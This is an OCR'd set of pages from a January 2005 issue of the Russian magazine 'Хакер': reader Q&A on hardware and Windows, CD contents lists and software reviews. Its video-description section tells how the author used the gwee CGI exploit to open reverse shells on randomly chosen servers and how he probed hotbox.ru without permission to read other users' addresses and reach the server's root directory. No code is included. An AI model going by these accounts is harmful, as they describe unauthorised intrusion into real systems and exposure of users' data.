A Грозозащита, она же нетпротект, - это небольшой девайс, предназначенный для защиты сетевых портов от повреждений, возникающих в результате воздействия повышенного напряжения или разрядов. Причин возникновения последних очень много: например грозовые облака, молнии, банальное влияние электрических цепей, расположенных близ сетевого кабеля. Если такой вот повышенный разряд пойдет по проводу, то уж если не сам свитч, то несколько его портов сгорят точно. Поверь мне. Так что пренебрегать использованием грозозащиты не стоит. Тем более, девайсы эти очень простые и стоят копейки. А при определенном желании и небольших усилиях их можно и вовсе спаять самому. Умные дяди уже все придумали за тебя, поэтому в Сети распространяется огромное число рабочих схем подобных девайсов. Во время установки нетпротектора главное - грамотно его заземлить. Заметь, именно заземлить, а не занулить, как почему-то делают многие. Если ты не чувствуешь разницы, то будет лучше обратиться за консультацией к электрику.

Q Купил себе новый компьютер и столкнулся с совершенно ламерской ситуацией. Не могу установить WindowsXP (как, впрочем, и любую другую ось) на свой SATA-винчестер, и все тут. Хоть ты тресни - не ставится! :(Как я понял, здесь есть свои нюансы. Я прав?

A Нюансы действительно есть. Начну с того, что не последнюю роль играет тип Serial ATA-контроллера. Их всего три. К первому относятся самостоятельные девайсы, которые чаще всего представляют собой обычную PCI-плату. Такие устройства, как правило, устанавливаются на старых машинах, системные платы которых по умолчанию не поддерживают SATA. Что же касается двух других типов SATA-контроллеров, то они являются интегрируемыми в материнские платы, но по-разному. Так, контроллер может представлять собой самостоятельный чип, который обычно имеет маркировку SATALink Sil 3112A. Последняя указывает на то, что производителем является компания Silicon Image, которая, по сути, монополизировала данную область. Если же такого чипа на системной плате нет, то, по всей видимости, контроллер интегрирован в южный мост. В этом случае он будет иметь следующие названия: ICH5 (в случае если производитель - Intel), VT8237 (VIA), SIS 964 (SIS). Внимание: ключевой момент. Разберись, какой именно контроллер используется в твоей системе. Ибо от этого кардинально зависят следующие действия. Если поддержка SATA интегрирована в южный мост, то никаких проблем возникнуть не должно. Наоборот, у тебя есть блестящая возможность покопаться в специфических настройках твоего BIOS'а. В частности, Serial ATA-контроллера. Его параметры обычно находятся в пункте «Chipset Features Setup». Все, что от тебя требуется, - это установить правильный режим тому порту, к которому подключен системный жесткий диск. В большинстве случае сойдет банальный «Primary Master». После этого SATA-устройство будет восприниматься твоей системой как обычный IDE-накопитель.
В случае двух других типов контроллеров покорпеть придется чуть подольше. Для начала следует заглянуть на сайт производителя контроллера (чаще всего www.siliconimage.com), чтобы скачать оттуда свежие дровишки. После чего их нужно переписать на дискету. Сделал? Тогда устанавливай в BIOS'е загрузку с внешнего контроллера (SATA) и смело отправляй машину в ребут. В начале установки WindowsXP нужно будет нажать клавишу F6 и указать инсталлятору, что нужно использовать SATA-драйверы с дискеты.

Q На работе женщины из бухгалтерии очень сильно попросили увеличить количество возможных отмен в Microsoft Word'е. Ковырялся в настройках около часа, но подобной так и не нашел. Она вообще существует?

A Существует! По умолчанию значение затребованного параметра равно 16. Его можно увеличить до 100 включительно, но только с помощью правки реестра. Для этого нужно найти ветвь HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Options (думаю, по аналогии ты догадаешься, какую ветку нужно искать для каждой версии Office'а). После этого нужно отредактировать параметр UndoHistory. Значение параметра - десятичное число из диапазона 1-100. Как только закончишь его редактирование, перезагрузи машину.

Q В офис поставили новый мощный сетевой принтер. Мне поручили наладить систему учета печати на нем и еще нескольких принтерах, доступных из локалки. Сейчас занимаюсь поиском такой софтины, которая в любой момент могла бы выдать отчет о том, сколько, когда и что каждый из пользователей печатал. В сети, в основном, офисные машины под управлением Windows 2000/XP. Помоги, please!

A PrintSniffer (www.printsniffer.com). Простая, но вместе с тем очень мощная прога. Принцип работы прост. Сначала утилита сканит локалку, находит в ней все расшаренные принтеры и нужные из них ставит под свой беспристрастный контроль. Статистику ведет крайне подробную и, что немаловажно, соответствующую действительности. Сам когда-то пользовался именно ей.
PrintMonitor (www.nodasoft.com/products/pm). Утилита также предназначена для обеспечения жесткого контроля использования заданных сетевых принтеров. Отлавливает буквально все. При этом все логи стандартизированно хранятся в базе данных *.mdb (Microsoft Access), так что всю инфу можно с легкостью интегрировать в сторонние приложения.
Print Manager Plus (www.printmanagerplus.com). Эта же прога примечательна тем, что, помимо ведения статистики использования принтеров, способна также устанавливать и ограничения. Квоты могут быть поставлены как на единичного пользователя (я не раз встречал людей, которые печатают электронные книги на корпоративных принтерах), так и на целые группы сразу. Причем критериев ограничений может быть сразу несколько.

Q Нужно в Linux Slackware подружить телефон и Bluetooth-адаптер, интегрированный в материнскую плату. Вопрос: как?

A По правде говоря, вопрос довольно специфичный и сильно зависит от конкретного оборудования. Да и проблем может возникнуть великое множество. Так что здесь никаких рекомендаций давать не буду. Лучше почитай подробнейший How To по этому поводу на www.linux.ru/articles/bluetooth2, а еще лучше проштудируй информацию с отличного сайта http://medien.informatik.uni-ulm.de/~frank/bluetooth/bluetooth-howto.html.


Волов Виталий aka hiNt (cd@real.xakep.ru)

DISCO



Напоследок скажу, с какими параметрами запускать утилиту. В первую очередь gwee стартует с опциями -y и -z, которым передаются начальные и конечные аргументы скрипта. Опция -Lf заставляет программу следить за подключением сразу после эксплуатирования. Наконец, с помощью параметров -s и -i выбирается способ заливки реверсивного шелла и сам шеллкод.

Результат моей работы ты можешь увидеть в увлекательном видеоуроке, выложенном на нашем CD. Приятного просмотра.



Подробный help. Советую тебе его изучить


ВИДЕО: GWEE

В сети существует масса уязвимых скриптов. Они выискиваются с помощью поисковых запросов, случайным образом и намеренным сканированием. После того как хакер находит очередной CGI-баг, актуальной задачей для него становится проникновение в систему. Но очень часто серверный файрвол не дает открыть порт и прителнетиться к закачанному бэкдору. Для таких сложных случаев придумана программа gwee, которая является универсальным CGI-эксплойтом. Разработчик хакерской программы утверждает, что gwee способен залить реверсивный шелл через запрос к бажному скрипту, а затем ожидать подключения. Но в наше время верить никому нельзя, поэтому я решил проверить его слова на практике.

Просмотрев подробный help, я понял, что gwee умеет заливать целых четыре универсальных шеллкода четырьмя разными способами. Я выбрал случайный сервер, который крутился на FreeBSD, и попробовал залить бинарный шеллкод. У меня получилось! Gwee справился с задачей и открыл шелл. Надо сказать, что другой метод эксплуатирования также завершился успехом.

Эксплуатируем FreeBSD

Аналогично я протестировал программу на системах Linux, SunOS и даже Macintosh. Во всех случаях gwee запускал реверсивный шелл, который исправно подключался к моему серверу. Connback-метод является одним из перспективных способов обхода файрвола. Именно он и реализован в gwee и, как ни странно, работает :).




Gwee работает даже под Windows!

ВИДЕО: ВЗЛОМ HOTBOX.RU


Однажды мне пришло в голову проверить на безопасность известный хостинг www.hotbox.ru. На этом сайте любой желающий может получить халявную почту и место для собственного сайта. Но по хакерским слухам, hotbox давно взломан и желаемый почтовый аккаунт можно приобрести всего за $5.

Я завел себе аккаунт и стал путешествовать по разделам. На одной странице я ввел несколько записей в адресную книгу и заметил посторонний числовой параметр, меняя который можно узнать абсолютно любой адрес, записанный произвольным пользователем.

Остальные скрипты были более или менее устойчивыми. Внезапно я вспомнил про генератор html-страниц, который ранее был доступен, но сейчас его почему-то убрали. Тем не менее, этот проект работает и по сей день. Нужно лишь передать свой идентификатор в качестве параметра на главной странице генератора. Залогинившись, я увидел еще один раздел - файл менеджер. По своей функциональности он немного отличался от нового. Не знаю, что меня заставило, но через несколько минут я нашел недокументированную функцию chmod(). Применив ее к моему каталогу, я установил права 000 на него. Результат был ошеломляющим: мне присвоили корневой каталог всего хостинга! Целый час я анализировал служебные файлы и скрипты, но ничего путного не обнаружил.




С помощью кривого запроса можно узнать любое мыло



Интересная недокументированная функция


И тут я вспомнил про генератор страниц. Сверстав какую-то страницу, я думал, куда бы ее сохранить. Скрипт сохранения назывался savewb.php. Он принимал параметры session_id и dirbase. Сразу же появилось желание проставить в качестве значения второй опции символ «/», но корневого каталога я так и не увидел. Однако внезапно мне захотелось переправить session_id в sess_id (во всех остальных сценариях опция называлась именно sess_id). Это сработало, и в результате скрипт показал корень диска на сервере hotbox.ru (я до сих пор не могу понять, почему так получилось :)).



Интересная недокументированная функция

Ulead VideoStudio 8. Отличный инструмент для работы с домашним видео. В последней версии добавилась поддержка форматов DV, MPEG4 - для цифрового видео, mp3 - для аудио, прямой захват в DIVX и многое другое. Вообще, по функциям программа схожа с Пиннаклем, который не распространяется через инет. Оцифровку видео в Ulead VideoStudio освоит даже ребенок, благодаря удобному step-by-step визарду. Размер не из диалапных - почти полтораста мегов.






ХАКЕР

№ 01(73) ЯНВАРЬ 2005


WWW.XAKEP.RU











WIN

DAILY SOFT

Opera 8
Mozilla 1.7.3
Mozilla FireFox 1.0
The Bat! 3.0.1
Eudora 6.1
Mozilla Thunderbird 0.9
ICQ 2003b
ICQ Lite 4
&RQ 0.9.5.8
Miranda IM v0.3.3.1
Miranda IM sources
SIM 0.9.3
Trillian 0.74
Aol Instant Messenger 5.9.3690
Yahoo Messenger 6
mIRC 6.16
Pirch 98
Vypress Chat
Total Commander 6.03a
CuteFTP professional 6.0
CuteFTP Home 6.0
Far 1.7 beta 5
ReGet Deluxe 4.1.241
ReGet Pro 3.3 #190
ReGet Junior 2.2 #190
GetRight 5.2.0
CuteZIP 2.1 Build 10.26.1
7-Zip 4.10 Beta
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.41
WinAmp 5.06
ACDSee 7

MULTIMEDIA

m3uCopy 4.1
Quick Screenshot Maker 2.1.0
CopyToDVD
CoolCDBurner 2.15
aWicons PRo 9.2
Aidsoid Viewer 1.13
Snage it 7
Ulead PhotoImpact 10
Ulead VideoStudio 8
Ulead CD&DVD PictureShow 3
Ulead DVD Workshop 2
Ulead MovieFactory 3
Corel DESIGNER 10

DEVELOPMENT

Scriptomania v2.6
YuF Color Picker
Microsoft .NET SDK v1.1
HomeSite 5.5
IDA Pro 4.7.0.830
Microsoft eMbedded Visual C++

NET

Anti-Spammer v2.0.4
BlackIce Firewall 3.6
Network Administrator 5.6 Final
Axmate 1.0.1.4
RSS Builder v.1.5.2
ActivePerl 5.8.4.810
InfoIC
Traffic Inspector 1.1.2
Proxy checker v7

SYSTEM

PARAGON Partition Manager Pro 6.01 Build 571
Disk Cleaner 2.3
Power Off 5.3-14 beta
MemTest 3.0
System Observer v1.0
CodeStuff Starter 5.6.1.38
Dr Hardware 2004 PREMIUM 5.5.0e
Kaspersky AntiHacker 1.5.119
Антивирус Касперского Personal 5
VB AntiCrack v1.0
DotFix FakeSigner v2.5
Acronis Partition Expert 2003 Professional
Acronis True Image 8

MISC

Mton 1.0.1
SXBandMaster 0.91 build 5
Photocopier Pro 2.11
Визитка 4.1
Theme Manager 2.0 (Holiday Desktop)
C-Organizer Pro v3.2
Christmas Time 3D
Screensaver 1.0
ListTV 3.8.5
Power Notes v 3.11
10-Strike Disk-Pile 1.5r
Asterisk Key 7.0
HotBar Adware Removal Tool
Touch It ! 1.23
Longhorn Transformation Pack 8

UNIX

DAILY SOFT

Mozilla 1.7.3
Mozilla Firefox 1.0
Netscape 7.2
Pine 4.61
gFTP 2.0.17
xChat 2.4.0
KVIrc 3.0.1
BitchX
Licq 1.3.1
Centericq 4.12.0
mICQ 0.4.11
Gaim 1.0.3
SIM 0.9.3
YSM 7.2.9.6
Wget 1.9.1
MLDonkey 2.5.22

MULTIMEDIA

Media Library 0.7.9
LiVES 0.9.1
Glips Graffiti SVG Editor 1.1
K-3D 0.4.4.0
Xpdf 3.00pl2
VIPS 7.10.7
VRML 2 POV 0.7
Ocrad 0.10

DEVELOPMENT

OpenVRML 0.15.2
X-develop Preview build 108
Motor 3.3.0
Tcl/Tk 8.4.9
R 2.0.1
GNU Smalltalk 2.1.9
Valgrind 2.2.0
Kdevelop 3.1.2

NET


Postfix 2.1.5
Iptables 1.2.11
Opera for Linux
ELinks 0.10rc2
HarvestMan 1.4
aKregator 1.0 beta8
Perl IRC Statistics Generator 0.62
PTlink IRCd 6.19.2
EnergyMech 2.99.84
jIRCii 12.18.04

SYSTEM

Blueflops 2.0.8
GeeXboX 0.98
TDFSB 0.0.9
INSERT 1.2.17
TeXmacs 1.0.4.5
TEA 6.2
Jaxe 2.1
Suse 9.2 Live DVD


MISC

Genius 0.7.2
T^3 04.12.20-beta
Xmame 0.89


CD 1

№ 01 (73) ЯНВАРЬ 2005



■ WIN

■ MULTIMEDIA
m3uCopy 4.1
Quick Screenshot Maker 2.1.0
CopyToDVD
CoolCDBurner 2.15
aWicons PRo 9.2
Aidsoid Viewer 1.13
Ulead PhotoImpact 10
Ulead VideoStudio 8
Ulead DVD Workshop 2

■ DEVELOPMENT
Scriptomania v2.6
YuF Color Picker
Microsoft .NET SDK v1.1
HomeSite 5.5
IDA Pro 4.7.0.830

■ NET
Anti-Spammer v2.0.4
BlackIce Firewall 3.6
Network Administrator 5.6 Final
Axmate 1.0.1.4
RSS Builder v.1.5.2
ActivePerl 5.8.4.810
InfoIC
Traffic Inspector 1.1.2
Proxy checker v7

■ SYSTEM
PARAGON Partition Manager Pro 6.01 Build 571
Disk Cleaner 2.3
Power Off 5.3-14 beta
MemTest 3.0
System Observer v1.0
CodeStuff Starter 5.6.1.38
Dr Hardware 2004 PREMIUM 5.5.0e
Kaspersky AntiHacker 1.5.119
Антивирус Касперского Personal 5
VB AntiCrack v1.0
DotFix FakeSigner v2.5
Acronis Partition Expert 2003 Professional
Acronis True Image 8

■ MISC
Mton 1.0.1
SXBandMaster 0.91 build 5
Photocopier Pro 2.11
Визитка 4.1
Theme Manager 2.0 (Holiday Desktop)
C-Organizer Pro v3.2
Christmas Time 3D Screensaver 1.0
ListTV 3.8.5
Power Notes v 3.11
10-Strike Disk-Pile 1.5r
Asterisk Key 7.0
HotBar Adware Removal Tool
Touch It ! 1.23
Longhorn Transformation Pack 8

■ UNIX

■ MULTIMEDIA
Media Library 0.7.9
LiVES 0.9.1
Glips Graffiti SVG Editor 1.1
K-3D 0.4.4.0
Xpdf 3.00pl2
VIPS 7.10.7
VRML 2 POV 0.7
Ocrad 0.10

■ DEVELOPMENT
OpenVRML 0.15.2
X-develop Preview build 108
Motor 3.3.0
Tcl/Tk 8.4.9
R 2.0.1
GNU Smalltalk 2.1.9
Valgrind 2.2.0
Kdevelop 3.1.2


■ NET
Postfix 2.1.5
Iptables 1.2.11
Opera for Linux
ELinks 0.10rc2
HarvestMan 1.4
aKregator 1.0 beta8
Perl IRC Statistics Generator 0.62
PTlink IRCd 6.19.2
EnergyMech 2.99.84
jIRCii 12.18.04

■ SYSTEM
Blueflops 2.0.8
GeeXboX 0.98
TDFSB 0.0.9
INSERT 1.2.17
TeXmacs 1.0.4.5
TEA 6.2
Jaxe 2.1

■ MISC
Genius 0.7.2
T^3 04.12.20-beta
Xmame 0.89

CD1



CD 2

№ 01 (73) ЯНВАРЬ 2005

■ MAGAZINE
■ Весь софт и доки из журнала

■ ШароWAREZ
Steganos Safe v 7.1
WinTools.net Pro v 5.1.1
Mail Box Dispatcher 2.20
H-Menu v 5.0
Rapid File Defragmentor v 1.3 beta
RestoreIT v 6.0
TaskSwitchXP v 1.0
MyAssist v 1.1
Video2DV v 3.0
Домашние финансы v 1.1
NewsLeecher 2.00 Beta 8
Everest Home 1.52.206 Beta
GX::Transcoder 2.10.2434 Beta 5
WhoLockMe 1.04 Beta
AI RoboForm 6.1.4
OpenOffice.org for Windows 2.0 (Snapshot Build 1.9.m62)
Paint Shop Pro 9.01

■ UnixWAREZ
Java Network Browser v 1.44
VLC media player v 0.8.1
drip v 0.9.0
Audio Tag Tool v 0.11.1
glsof v 0.9.16
Qalculate! v 0.6.3

■ X-Toolz
TrueCrypt
Daemon Tools 3.47
Just Mail Checker v1.5 A
TCPView 3.24
Quick Hotmail Regger pro
VMware Workstation 5 Beta 2

■ VISUAL HACK ++
VisualHack: Gwee или универсальный CGI-эксплойт
VisualHack: взлом Hotbox.ru
Прохождение декабрьского конкурса

■ PDF ARCHIVE

■][akep
][akep 2004 - 11 (71)

■][akep Спец
][akep Спец 2004 - 11 (48)

■ Железо
Железо 09


■ MC
Mobile Computers 11 (50)

■ Лучшие цифровые камеры
Лучшие цифровые камеры 02

■ Updates
Обновления антивирусных баз AVP
Win updates

■ TRASH (демки, музыка)















Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  M.J.Ash (m.j.ash@real.xakep.ru)  hiNt (hint@real.xakep.ru) 

JUST MAIL CHECKER V1.5 A

Win 98/2K/NT/XP/2003
FreeWare
Size: 1,3 Мб
www.omg.com.ua


Бесплатная и очень необычная тулза из Украины. Полностью оправдывает свое название - это действительно просто проверялка почты (или, как гордо называют свое детище авторы, - почтовый монитор). Но что же в ней тогда такого? А вот что: JMC при получении нового письма начинает активно «жестикулировать» огоньком около кнопки ScrollLock на клавиатуре. Чем больше непрочитанных писем скопилось в ящике, тем интенсивнее мигает лампочка (хотя данная опция настраивается). Прога очень легкая и почти не жрет системных ресурсов.
Единственным недостатком, пожалуй, является то, что для печатающих вслепую Just Mail Checker немного бесполезен :)).



STEGANOS SAFE V 7.0.9

Windows 9x/Me/2k/XP
Shareware
Size: 14318 Кб
www.steganos.com


На моем компе нет ничего такого, что могло бы мне помешать в отношениях с законом. С другой стороны, у меня, как и у большинства нормальных юзеров, есть файлы, доступ к которым хотелось бы ограничить. Степень защиты при этом не так важна (шифрует и ладно), как удобство и простота ПО, применяемого для организации этой самой защиты. С этой точки зрения программа Steganos Safe меня вполне устраивает. С ее помощью за минуту можно замутить виртуальный диск, на котором данные будут автоматически шифроваться. Максимальный объем такого диска сильно зависит от файловой системы и операционки (в Win 2k/XP с NTFS - 64 гига, с FAT32 - всего 4), но зато ты можешь юзать до четырех виртуальных дисков одновременно. Впрочем, мне лично хватает и одного. Тем более что конфиденциальную инфу я стараюсь на винте не держать и при первой же возможности сбрасываю ее на компакт-диск. Честно говоря, программу Steganos Safe я чаще всего использую именно для создания защищенных CD. Очень уж удобно в ней все реализовано: сначала в системе возникает виртуальный диск заданного объема, ты набиваешь его нужными файлами, диск исчезает, зато в заранее заданной папке появляется набор файлов, который ты и прожигаешь на CD/DVD. Если полученный компакт теперь вставить в компьютер, то на экран выпрыгивает диалоговое окно с предложением установить необходимые для работы драйверы и ввести пароль. Установишь драйверы, угадаешь пароль – и в системе тут же появится новый диск, на котором записанные данные представлены в незашифрованном виде. А если не угадаешь... Что ж, значит, не судьба :).



TCPVIEW 3.24

Win NT/2K/XP/2003
FreeWare
Size: 81 Кб
www.sysinternals.com

Амиго, не надоело ли тебе мониторить свои сетевые подключения неуклюжим netstat'ом? Нет, я понимаю, что так более по-хакерски, но все же. Предлагаю тебе неплохой графический аналог с незамысловатым названием. Теперь ты без проблем при помощи пары кликов мыши просмотришь всю детальную информацию соединений (ip-адреса, dns-имена, протоколы, порты, приложения) и в случае необходимости выведешь в log-файл.






RAPID FILE DEFRAGMENTOR V 1.3 BETA

Windows 9x/Me/2k/XP
Freeware
Size: 554 Кб
http://notes.rusc.ru/software/defrag

Маленький помощник большого дефрагментатора. Уникальная черта Rapid File Defragmentor'а - умение работать с отдельными файлами и каталогами. Программа может проанализировать весь диск или отдельные каталоги, отобрать наиболее фрагментированные файлы и выполнить их дефрагментацию. Разумеется, наборы файлов, подлежащих дефрагментации, можно создавать и вручную, чему способствует интеграция программы в контекстное меню Windows Explorer.
С помощью Rapid File Defragmentor'а можно слегка ускорить программы, работающие с базами данных или занимающиеся конвертированием и обработкой видео. К примеру, мейлеры, чьи почтовые архивы были дефрагментированы этой прогой, действительно начинают загружаться немного быстрее. Профайлы для The Bat и Outlook Express Rapid File Defragmentor'у уже известны. Среди других особенностей данной проги стоит отметить наличие встроенного планировщика и ее умение перебрасывать выбранные файлы в начало или конец диска по желанию юзера.





VMWARE WORKSTATION 5 BETA 2

Windows/Linux
ShareWare
Size: 51 Мб
www.vmware.com


Тулза, софтина, программулина - эти слова не подходят для данного Продукта. Продукта с большой буквы «п» (гусары, молчать!). Ведь VMware Workstation позволяет, находясь в одной операционной системе (допустим, Win2K), которая называется основной, параллельно работать в других - так называемых гостевых (WinXP, Win9x, WinNT, Linux и теперь даже FreeBSD), при этом не трогая файловую систему и партиции жесткого диска. Зачем это нужно? Кроме банальной боязни ушастого вин-юзера устанавливать себе Linux и проверки неизвестных прогрмм на вредоносность, можно привести еще десятки применений описываемой программы. К примеру, ты программист и пишешь какую-то софтину под разные платформы, помогает в этом кроссплатформенный компилятор. Так вот, тестирование кода в обычных условиях с постоянными перезагрузками и отборным матом: «Цля, забыл то-то там-то изменить!» - картина малоприятная и шумная, поверь мне... и моим соседям. А самые маленькие могут установить workstation, чтобы «поиграть в линукс» :).





JAVA NETWORK BROWSER V 1.44


POSIX, Windows, Mac OS X
Size (в .gz): 2575 Кб
http://j-ftp.sourceforge.net
Лицензия: GNU GPL



Java Network Browser - сетевой браузер, написанный на Java. Обладает собственным программным интерфейсом для протокола FTP и, в первую очередь, предназначен для работы с ним, но поддерживает и SMB, SFTP, NFS, HTTP, а также WebDAV (в экспериментальном режиме). Все они могут работать через proxy-сервер (Socks). Отображение даже не очень сложных HTML-страниц в JNB откровенно хромает, а посему использовать его для просмотра WWW строго не рекомендуется, только если для совсем элементарных, почти текстовых страниц. С FTP дело обстоит иначе: с ним в программе организована полноценная работа - с поддержкой рекурсивной закачки и управляемой очередью закачек. Интерфейс программы построен на окнах: локальная файловая система, удаленный сервер, логи (куда помещаются все происходящие действия и где появляется, например, запрашиваемая информация о файле/каталоге), система очередей, менеджер закачек и (если были открыты) отдельные окна с WWW-страницами. Удаленных подключений одновременно может быть несколько - в таком случае навигация по ним осуществляется с помощью табов в соответствующем окне. Для более быстрого доступа к часто посещаемым серверам существуют закладки и специальный список, где помимо самого URL'а может быть указано название, имя пользователя, пароль и порт. При подключении к FTP задается число допустимых подключений, чтобы предотвратить попытки их превышения при скачивании нескольких файлов, поддерживается активный режим, возможно указание точной команды LIST (с нужными флагами - бывает полезно для специфичных серверов) для вывода списка файлов/каталогов. Существуют и базовые настройки внешнего вида: по умолчанию установлено пять тем и опция включения/выключения фонового изображения.


MAIL BOX DISPATCHER 2.20


Windows 9x/Me/2k/XP
Freeware
Size: 908 Кб
www.anti-spam-tools.com/ru

